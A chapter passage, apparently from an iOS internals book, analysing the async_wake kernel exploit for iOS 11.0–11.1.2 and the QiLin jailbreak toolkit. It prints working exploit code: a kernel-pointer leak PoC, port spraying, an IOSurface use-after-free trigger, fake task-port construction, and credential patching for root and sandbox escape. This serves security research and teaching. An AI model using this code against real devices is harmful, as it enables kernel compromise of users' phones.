25

async_wake & The QiLin Toolkit (11.0-11.1.2)

Early in December 2017, world famous security researcher Ian Beer joined Twitter (as @i41nbeer) with a single tweet saying "*If you're interested in bootstrapping iOS 11 kernel security research keep a research-only device on iOS 11.1.2 or below. Part I (tfp0) release soon.* ". Within a day, Beer gained throngs of followers in anticipation, and the number was set to increase rapidly over the next few days as the promise came near.

A week later, Beer indeed delivered, and released on December 11th a cleanly compilable source providing a `SEND` right to the `kernel_task` in user space - thereby paving the way to complete control over kernel memory (within the limitations of KPP/KTRR), and a complete jailbreak.

async_wake/v0rtex

Effective:	iOS 10.x, iOS 11.0-11.1.2, TvOS 11.1-11.1
Release date:	11th December 2017
Architectures:	arm64
Exploits:	

- IOSurface Memory Corruption (CVE-2017-13861)
- Kernel memory disclosure in `proc_info` (CVE-2017-13865)

Beer exploits a bug in IOSurface, an oft exploited IOKit driver, to trigger a a UaF condition leading to a fake port construction. This bug was detailed by Pangu in detailed blog post[1] (in Chinese) independently of Beer. The noted jailbreaking team had been using this bug in private jailbreaks for a while, and - much to their chagrin - found this bug patched in 11.2 early betas. Based on their description @S1guza developed his "v0rtex" exploit, as a full open source exploit targeting iOS 10.x devices.

To improve exploitability, Ian Beer uses another bug, allowing him to disclose kernel pointers. This bug is in new code, introduced in XNU 4570 (Darwin 17) and therefore cannot be back-ported to 10.x versions. Nonetheless, @S1guza's method - which does not rely on this disclosure - proved reliable, and has further been ported to 32-bit devices (and thereby guaranteeing jailbreakability for life, as the iPhone 5 has met its end-of-line with iOS 10.3.3). S1guza details the specifics of his exploitation in the v0rtex GitHub page[2]

Bypassing KASLR

Recall that the kernel addresses are slid by an unknown quantity, which changes on every boot. A neccessary prequisite for kernel memory overwriting, therefore, is figuring out this slide value, without which the exploit will "work in the dark", and likely cause a kernel panic. For this, we need some API that can reliably leak kernel pointers.

Although Apple's developers make every efforts to prevent the disclosing of kernel address space pointers without "unsliding" them first, there appear to be simply too many APIs to cover. Further, often these pointer address disclosures surface in new code, which should have been written with security in mind. The bug exploited by Beer - CVE-2017-13865 - is one such disclosure.

The Bug

The `proc_info` system call (#336, discussed in I/15) provides an uparalleled amount of information not just on processes, but also on kernel objects such as task structures, file descriptors and kernel queues. As explained by Beer in the Project Zero Issue Tracker post[3], this disclosure was found in a new `proc_info` flavor - `PROC_PIDLISTUPTRS` - added in XNU 4570, and implemented like so:

Listing 25-1: The kernel pointer disclosure in `proc_info`'s LISTUPTRS flavor

```
int
proc_pidlistuptrs(proc_t p, user_addr_t buffer, uint32_t buffersize, int32_t *retval)
{
        uint32_t count = 0;
        int error = 0;
        void *kbuf = NULL;
        int32_t nuptrs = 0;

        if (buffer != USER_ADDR_NULL) {
                count = buffersize / sizeof(uint64_t); // integer division
                if (count > MAX_UPTRS) {
                   count = MAX_UPTRS;
                   buffersize = count * sizeof(uint64_t); // no modulus problem
                }
                if (count > 0) {
                  kbuf = kalloc(buffersize); // modulus remains
                  assert(kbuf != NULL);
                }
        } else {
                buffersize = 0;
        }

        // .. will copy after integer division again
        nuptrs = kevent_proc_copy_uptrs(p, kbuf, buffersize);

        if (kbuf) {
                size_t copysize;
                if (os_mul_overflow(nuptrs, sizeof(uint64_t), &copysize)) {
                        error = ERANGE;
                        goto out;
                }

        if (copysize > buffersize) {
                        copysize = buffersize;
                }
                error = copyout(kbuf, buffer, copysize);

        }
out:
        *retval = nuptrs;
```

The bug is subtle, but nonetheless important: There is no enforcement that the allocation size - `buffersize`, which is controlled by the user mode caller - is an integer multiple of `sizeof(uint64_t)`. If the quotient of the two is larger than `MAX_UPTRS` (`#defined` as 16392), then that value is set. Otherwise, the buffersize is directly used as the `kalloc` allocation size. The buffer is then passed (along with the allocated size) to `kevent_proc_copy_uptrs()`, (in bsd/kern/kern_event.c), which performs an integer division before passing the buffer further to `klist_copy_udata` and/or `kqlist_copy_dynamicids`, both of which operate in pointer units. The return value of both is the number of elements that exist, not the actual number copied.

Although there is an `os_mul_overflow` check, it does not help the case when the buffersize is deliberately smaller than the size needed for the pointers, and is also not an integer multiple. If the `copysize` (number of user pointers that could be returned to user-space) is larger than the buffersize, the size will be adjusted back to the user supplied buffersize. This is actually good practice (to prevent an overflow), but in practice allows the copying of the last `buffersize % 8` bytes - which `kevent_proc_copy_uptrs` did not initialize.

A PoC exploit for this bug is trivial, and requires to just pass a count of (`sizeof(uint64_t)` * *k* + 7) for integer values of *k* (7 being the maximum amounts which can be leaked, due to the modulus 8 operation). Beer supplies such a PoC in the article, and it works on Darwin versions up to and including 17.2:

Listing 25-2: The PoC code for the proc_listuptrs bug

```
uint64_t try_leak(pid_t pid, int count) {
  size_t buf_size = (count*8)+7;
  char* buf = calloc(buf_size+1, 1);

  int err = proc_list_uptrs(pid, (void*)buf, buf_size);

  if (err == -1) { return 0; }

  // the last 7 bytes will contain the leaked data:
  uint64_t last_val = ((uint64_t*)buf)[count]; // we added an extra zero byte in calloc

  return last_val;
}

int main(int argc, char** argv) {
  for (int pid = 0; pid < 1000; pid++) {
    for (int i = 0; i < 100; i++) {
      uint64_t leak = try_leak(pid, i);

      /* Kernel pointers are identified by their well known address mask */
      if ((leak & 0x00ffffff00000000) == 0xffff8000000000) {
        printf("%016llx\n", leak); }
    }
  }
  return 0;
}
```

The Exploit

Leaking arbitrary kernel addresses certainly helps defeat KASLR. But we don't just want *any* bytes to be leaked - we want some control over the content, so as to quickly enable us to determine kernel addresses of known ports. This requires more finesse.

Beer uses a simple spray technique, in which he takes an object of interest - a port right - and prepares a Mach message with that port right copied multiple times in an OOL descriptor. Using a technique we've seen before, the message is sent to (another) ephemeral port, which ensures the port descriptor ends up being copied multiple number of times in the kalloc zone. This is shown in Listing 25-3:

Listing 25-3: Spraying a port right of interest all over the kalloc zone

```
static mach_port_t fill_kalloc_with_port_pointer
   (mach_port_t target_port, int count, int disposition) {
  // allocate a port to send the message to
  mach_port_t q = MACH_PORT_NULL;
  kern_return_t err;
  err =  mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &q);
  if (err != KERN_SUCCESS) {
    printf(" [-] failed to allocate port\n");
    exit(EXIT_FAILURE);
  }

  mach_port_t* ports =  malloc(sizeof(mach_port_t) * count);
  for (int i = 0; i < count; i++) {
    ports[i] = target_port;
  }

  struct ool_msg* msg =  calloc(1, sizeof(struct ool_msg));

  msg->hdr.msgh_bits =
     MACH_MSGH_BITS_COMPLEX | MACH_MSGH_BITS(MACH_MSG_TYPE_MAKE_SEND, 0);
  msg->hdr.msgh_size = (mach_msg_size_t)sizeof(struct ool_msg);
  msg->hdr.msgh_remote_port = q;
  msg->hdr.msgh_local_port = MACH_PORT_NULL;
  msg->hdr.msgh_id = 0x41414141;

  msg->body.msgh_descriptor_count = 1;

  msg->ool_ports.address = ports;
  msg->ool_ports.count = count;
  msg->ool_ports.deallocate = 0;
  msg->ool_ports.disposition = disposition;
  msg->ool_ports.type = MACH_MSG_OOL_PORTS_DESCRIPTOR;
  msg->ool_ports.copy = MACH_MSG_PHYSICAL_COPY;

  err =  mach_msg(&msg->hdr,
                  MACH_SEND_MSG|MACH_MSG_OPTION_NONE,
                  (mach_msg_size_t)sizeof(struct ool_msg),
                  0,
                  MACH_PORT_NULL,
                  MACH_MSG_TIMEOUT_NONE,
                  MACH_PORT_NULL);

  if (err != KERN_SUCCESS) {
    printf(" [-] failed to send message: %s\n", mach_error_string(err));
    exit(EXIT_FAILURE);
  }

  return q;
}
```

Note above that the message is sent (`MACH_SEND_MSG`) but not received. This ensures that the port spray remains in kernel space, until that point where the message is either received, or its target port destroyed - This is why the return value of the spray function is the target port. Copy in kernel accomplished, beer can immediately free the port and call the `proc_info` API to potentially leak addresses. Kernel zone pointers are always of the form 0xffffff8..... - So even with the most significant byte 0 (owing to a leak of only seven out of the eight bytes), so they are still recognizable. Beer then sorts the pointers, and returns the kernel pointer most commonly leaked, which (with a very high probability) should correlate to the address of the sprayed port. Thus, KASLR is vanquished.

Beer continues to use the `proc_info` memory disclosure in innovative ways. One such way is his `early_kalloc()`, which forces a kernel allocation by sending a message larger than the request `kalloc` size. The message is sent to an ephemeral port, whose address can be leaked. By further calculating the location of the port's `ipc_mqueue`, he can use a kernel read primitive to retrieve the address of the resulting buffer, and pass it to user mode, where it can be written to with a kernel write primitive.

Kernel Memory Corruption

The kernel memory corruption bug used in this exploit is a classic Use after Free (UaF). Pangu provide a simple proof of concept in their blog:

Listing 25-4: The Pangu IOSurface ref count bug PoC

```
// open user client
CFMutableDictionaryRef matching = IOServiceMatching("IOSurfaceRoot");
io_service_t service = IOServiceGetMatchingService(kIOMasterPortDefault, matching);
io_connect_t connect = 0;
IOServiceOpen(service, mach_task_self(), 0, &connect);

// add notification port with same refcon multiple times
mach_port_t port = 0;
mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &port);
uint64_t references;
uint64_t input[3] = {0};
input[1] = 1234;  // keep refcon the same value
for (int i=0; i < 3; i++)
{
    IOConnectCallAsyncStructMethod
        (connect, 17, port, &references, 1, input, sizeof(input), NULL, NULL);
}

IOServiceClose(connect);
```

Note the use of the same reference value (arbitrarily set at 1234) multiple times. This causes an over-free of the notification port: Once by the external method implementation (which returns an error), and another time by MIG, which releases the port due to the external method implementation returning an error code. This leaves the `port` dangling in kernel space, and setting the stage for a UaF exploit, the likes of which we have seen in these pages before.

The Exploit

Pangu did not demonstrate an exploit PoC, but Ian Beer certainly did. In the Project Zero issue tracker[4] Beer not only provided a clear elaboration of the bug in English, but also attached the "async_wake" exploit. Beer's exploit provided a fully reliable way of using this simple reference counting oversight to smuggle a send right to the `kernel_task` to user mode. The code, reasonably neat and cleanly compilable, has since been forked on GitHub by numerous people, truly opening up jailbreaking for the first time for the masses - both professionals and amateurs - with most of the tough work already performed.

Beer follows the same techniques used by Todesco & Grassi in Yalu 10.2: Constructing a new, fake task port, and aiming it to overlap with the dangling port he can create using the `IOSurface` bug. Unlike the Yalu method, however, he does not need to create the port in user space. Instead, he builds the port *in the payload of a Mach message*. XNU 4570 removes the `mach_zone_force_gc` MIG, which (as we've seen in previous chapters) has been used extensively by jailbreakers to aid in Zone Feng Shui. This, however, is practically irrelevant, as garbage collection (and thereby, a likelihood of memory reuse after free) can be stirred by spraying many ports before the operation and freeing them. Beer thus frees the ports, then sprays his fake port-in-a-Mach-message, and hopes to get a "replacer" on his dangling (`first_`) port.

Once a replacer (port use-after-free) is found (via `mach_port_get_context()`, kernel memory read/write has been achieved. Once again, using the `pid_for_task()` trap as a read primitive, he can scour kernel memory to obtain the `kernel_task` and `kernel_ipc_space`, and then create a new port to smuggle the `kernel_task` send right to user space.

Listing 25-5: The fake port construction used by Ian Beer in async_wake

```
uint8_t* build_message_payload(uint64_t dangling_port_address, uint32_t message_body_size,
  uint32_t message_body_offset, uint64_t vm_map, uint64_t receiver, uint64_t** context_ptr) {
  uint8_t* body = malloc(message_body_size);
  memset(body, 0, message_body_size);

  uint32_t port_page_offset = dangling_port_address & 0xfff;

  // structure required for the first fake port:
  uint8_t* fake_port = body + (port_page_offset - message_body_offset);

  *(uint32_t*)(fake_port+koffset(KSTRUCT_OFFSET_IPC_PORT_IO_BITS)) =
               IO_BITS_ACTIVE | IKOT_TASK;
  *(uint32_t*)(fake_port+koffset(KSTRUCT_OFFSET_IPC_PORT_IO_REFERENCES)) = 0xf00d; // leak refs
  *(uint32_t*)(fake_port+koffset(KSTRUCT_OFFSET_IPC_PORT_IP_SRIGHTS)) = 0xf00d; // leak srights
  *(uint64_t*)(fake_port+koffset(KSTRUCT_OFFSET_IPC_PORT_IP_RECEIVER)) = receiver;
  *(uint64_t*)(fake_port+koffset(KSTRUCT_OFFSET_IPC_PORT_IP_CONTEXT)) = 0x123456789abcdef;

  *context_ptr = (uint64_t*)(fake_port+koffset(KSTRUCT_OFFSET_IPC_PORT_IP_CONTEXT));

  // set the kobject pointer such that task->bsd_info reads from ip_context:
  int fake_task_offset =
    koffset(KSTRUCT_OFFSET_IPC_PORT_IP_CONTEXT) - koffset(KSTRUCT_OFFSET_TASK_BSD_INFO);

  uint64_t fake_task_address = dangling_port_address + fake_task_offset;
  *(uint64_t*)(fake_port+koffset(KSTRUCT_OFFSET_IPC_PORT_IP_KOBJECT)) = fake_task_address;

  // when we looked for a port to make dangling we made sure it was correctly positioned
  // on the page such that when we set the fake task pointer up there it's actually all
  // in the buffer so we can also set the reference count to leak it, let's double check that!

  if (fake_port + fake_task_offset < body) {
    printf("the maths is wrong somewhere, fake task doesn't fit in message\n");
    sleep(10);
    exit(EXIT_FAILURE);
  }

  uint8_t* fake_task = fake_port + fake_task_offset;
  // set the ref_count field of the fake task:
  *(uint32_t*)(fake_task + koffset(KSTRUCT_OFFSET_TASK_REF_COUNT)) = 0xd00d; // leak references
  // make sure the task is active
  *(uint32_t*)(fake_task + koffset(KSTRUCT_OFFSET_TASK_ACTIVE)) = 1;
  // set the vm_map of the fake task:
  *(uint64_t*)(fake_task + koffset(KSTRUCT_OFFSET_TASK_VM_MAP)) = vm_map;
  // set the task lock type of the fake task's lock:
  *(uint8_t*)(fake_task + koffset(KSTRUCT_OFFSET_TASK_LCK_MTX_TYPE)) = 0x22;
  return body;
}
```

Kernel function call primitive

Beer's excellent exploitation techniques don't end here. He further shows his unrivaled mastery of direct kernel object manipulating in supplying an in-kernel function call primitive (called `kcall()`. He starts off by creating an ephemeral port (`mach_port_allocate()`) and using the `proc_info()` memory disclosure to obtain its in-kernel address. Address at hand, he uses his kernel memory write primitive to polymorph the port into an `IOKIT_CONNECT` type, so it can be used with `iokit_user_client_trap`. Since the latter relies on an external trap dispatch table, Beer fakes that too by crafting a vtable to replace `getExternalTrapForIndex()` with `csblob_get_cdhash()`, which he effectively uses as a gadget - since the function never really checks its input and merely returns where the CDHash should be - at offset 0x40. Beer embeds the first supplied argument at that offset, and places the arbitrary function immediately after, as shown in Figure 25-6 (next page). This allows calling any arbitrary function from user mode, using `iokit_user_client_trap` in a clean, safe and effective way.




Figure 25-6: Ian Beer's kernel function call primitive

Post-Exploitation: The Jailbreak Toolkit

Getting a `SEND` right to the kernel task port is a huge step on the road to a jailbreak, but it is not the only step. Apple's considerable hardening measures - most notably, kernel patch protection - are taking their toll on the jailbreaking process, which is getting more delicate and complicated with every *OS version. The steps outlined throughout Chapter 13 may still apply - but only in 32-bit kernels or those 64-bit kernels before the iPhone 7, wherein the software based KPP may be bypassed. More modern devices require a different approach, focusing on data patching, which the newer AMCC cannot protect against.

The author has decided to release a "jailbreak toolkit" called QiLin[5] (麒麟), which has been used by him for private jailbreaking. Since most public exploits end up providing the `kernel_task SEND` right, it made sense to create a library which (given the right) would provide the additional functionality, discussed herein. The aim of the toolkit is to alleviate the jailbreak enthusiast or security researcher from the nooks and crannies of post-exploitation, and to standardize jailbreaking in a way which will be as forward compatible as possible. The Liber family of jailbreaks (LiberiOS[6], LiberTV[7] and the private LiberWatchee) all make use of this toolkit, and are also open source so as to provide actual usage examples.

Note, that the `SEND` right to the `kernel_task` (or, optionally, a kernel memory read/write primitive) still has to be provided somehow, as does the kernel base address (so as to deduce KASLR). Thus, the QiLin jailbreak toolkit **does not** provide any type of exploit - only the post exploitation steps.

Prerequisite: Manipulating the process and task lists

Kernel code (text) patching is generally regarded as no longer possible, so all patching must take place in mutable data. The most useful data to patch are the process and task lists, which (at least with the current design of KTRR) are volatile and therefore cannot be protected. As it turns out, the two object lists provide more than enough capabilities to defeat the in-code protections, by allowing the `kernel_task` SEND holder the ability to manipulate its own structures, and those of other processes it may wish to "bless".

The process list can be easily located by its very first member - the `kernproc`. This symbol is fortunately exported, and so can be easily found by either `joker` or `jtool -S`. It is a pointer to a `struct proc` entry which represents the kernel itself (the so called "pid 0"), and provides a perfect entry point to the linked list of all processes on the system. The very first element of the structure is the `p_list`, which can be traversed by reading kernel memory, one `struct proc` at a time, to obtain the in-kernel representation of all running processes. A utility function, `processProcessList`, does just that, and returns the in-kernel address of the `struct proc` corresponding to a requested *targetPID*.

The `struct proc` itself is defined in XNU's bsd/sys/proc_internal.h and itself includes several in-kernel types. These, however, can easily be made opaque (their pointers converted to `void *`, and mutexes/list entries converted to structures taking the same size). This provides the benefit of relieving the toolkit from requiring hard-coded offsets, which are bound to change between kernel releases, and allows access to fields. Figure 25-7 (next page) illustrates the `struct proc` and some of its sub-structures which are particularly important to jailbreaking:




Figure 25-7: The `struct proc` and its important substructures (offsets are from XNU-4570)

Rootify

The first step in a "classic" privilege escalation is to obtain the might of the root user - that is, assume the effective user id and group id of 0:0. Looking at the kernel definition of `struct proc` (in XNU's bsd/sys/proc_internal.h) (or the previous figure), there are indeed `p_uid` and `p_gid` fields - but those aren't the ones that need to be overwritten. This is because calls to `getuid()` and `getgid()` don't actually look at these fields, and instead use KAuth calls.

As discussed in Chapter 3, KAuth allows for various authorization hooks by kernel extensions, and a large part of the authorization requires obtaining the credentials. These can be retrieved with `kauth_cred_get(void)`, which fetches the credentials of the caller from the `uu_ucred` field of the `struct uthread` returned by the `current_thread()` call.

Specific credential fields in the returned `kauth_cred_t` are normally manipulated by the `kauth_cred_[get/set]*` accessors, but patching them requires violating the abstractions and getting straight to the structure definition, in bsd/sys/ucred.h:

Listing 25-8: The offset annotated `struct ucred`, from XNU 4570's bsd/sys/ucred.h:

```
struct ucred {
/* 0x00 */ TAILQ_ENTRY(ucred)  cr_link; /* never modify this without KAUTH_CRED_HASH_
/* 0x10 */ u_long  cr_ref;              /* reference count */
struct posix_cred {
   /*
    * The credential hash depends on everything from this point on
    * (see kauth_cred_get_hashkey)
    */
/* 0x18 */ uid_t   cr_uid;                /* effective user id */
/* 0x1c */ uid_t   cr_ruid;               /* real user id */
/* 0x20 */ uid_t   cr_svuid;              /* saved user id */
/* 0x24 */ short   cr_ngroups;            /* number of groups in advisory list */
/* 0x28 */ gid_t   cr_groups[NGROUPS];    /* advisory group list (NGROUPS = 16)*/
/* 0x68 */ gid_t   cr_rgid;               /* real group id */
/* 0x6c */ gid_t   cr_svgid;              /* saved group id */
/* 0x70 */ uid_t   cr_gmuid;              /* UID for group membership purposes */
/* 0x74 */ int     cr_flags;              /* flags on credential */
} cr_posix;
/* 0x78 */ struct label    *cr_label;     /* MAC label */
    /*
     * NOTE: If anything else (besides the flags)
     * added after the label, you must change
     * kauth_cred_find().
     */
    struct au_session cr_audit;
};
```

The `TAILQ_ENTRY` (which we thankfully don't need to modify, with that ominous warning) is a doubly linked list, which means that it's `2 * sizeof(void *)`, or 0x10 in a 64-bit architecture. Add to that the `cr_ref` - another 0x08 (`sizeof (u_long)`), and we get that the offset of `cr_uid` is at 0x18. A simple `bzero()` on the following 0xc bytes (`3 * sizeof(uid_t)`) thus does the trick, and would yield the much coveted uid 0 effective immediately. Although a textbook example would require this to be done for each thread, in practice it suffices to set the credentials directly for the process, at the `p_ucred` field of the `struct proc`. Digging in `struct proc` (from Listing 25-7) we find the credentials at offset 0x100 (as the `p_ucred` field. The credential patching - effectively `setuid/setgid` of any process to 0, can then be had with the following simple code:

Listing 25-9: Code to `setuid(uid)/setgid(uid)`

```
int setuidProcessAtAddr (uid_t Uid, uint64_t ProcStructAddr)
{
    struct proc *p;
    if (!ProcStructAddr) return 1;
    int bytes = readKernelMemory(ProcStructAddr,
                                 sizeof(struct proc),
                                 (void **)&p);

     printf( "Before - My UID: %d (kernel: %d), My GID: %d (kernel: %d)\n",
         getuid(), p->p_uid,  getgid(), p->p_gid);


    // This alone won't really work
    p->p_uid = p->p_gid = 0; // not actually used in getuid! kauth_cred is..

    uint64_t procCredAddr = p->p_ucred;

    uint32_t    ids[3] = { 0 };

    // This sets both Uid and Gid to same value. In practice, we just use 0/0.
    if (Uid) {
        int i = 0;
        for (i = 0 ; i < 2 ; i++) {
                ids[i] = Uid;
        }

    bytes =  writeKernelMemory(procCredAddr + 0x18,
                               3*sizeof(uint32_t),
                               ids);


    printf( "After - My UID: %d, My GID: %d\n",  getuid(),  getgid());

    free (p);
    return 0;
}
```

Shai Hulud

Traditionally, obtaining root privileges would unlock with it nigh-omnipotent powers. On Darwin systems, however, this is no longer the case. With MacOS's SIP and the formidable *OS Sandbox in place, uid 0 tends to 0 unless one can break out of the sandbox.

We can find the easiest way to break out of the sandbox by reverse engineering. Recall from Chapter 8 ("Profile Evalutation") that the sandbox code calls `derive_cred` to obtain the caller credentials, and immediately exempts those of kernel credentials from any processing. What easier way, then, than simply adopting the credentials of the kernel? Since we have the `_kernproc` export as an entry point into the process list, we don't have to work that hard - simply read the credential pointer (from offset 0x100 of the structure), and copy it over our own. This immediately gets us a sandbox escape - all the benefits of a root process. In fact, this is a shortcut of sorts, since replacing the credential pointer automatically gives the full set of credentials (from Listing 25-8). This also conveniently includes uid/gid 0. We can now have unfettered access to every system call we want - including `execve()`, `fork()`, and `posix_spawn()` - which are crucial to start other processes.

Note, that simply taking the credentials and overwriting ours would be bad practice! Credentials structures in the kernel are protected by locks and reference counts - and a call to `kauth_cred_unref()` or its siblings (for example , on process exit) will toggle the reference count, possibly ending in a dangling reference - which may lead to a panic. This won't be an issue if the kernel credentials are usurped, but will be if the credentials of another process are taken. It's a good idea, therefore, to keep the original set of credentials, and restore them before exiting.

Remounting the root filesystem as read-write

The root filesystem of *OS is mounted as read-only, with a special check to prevent it from being mounted as read write. The check is enforced in a sandbox hook, which is called through MACF callouts from `mount_begin_update()` and `mount_common()` (in bsd/vfs/vfs_syscalls.c). Listing 25-10 shows the decompiled MACF remount hook, from XNU-4570's sandbox.kext:

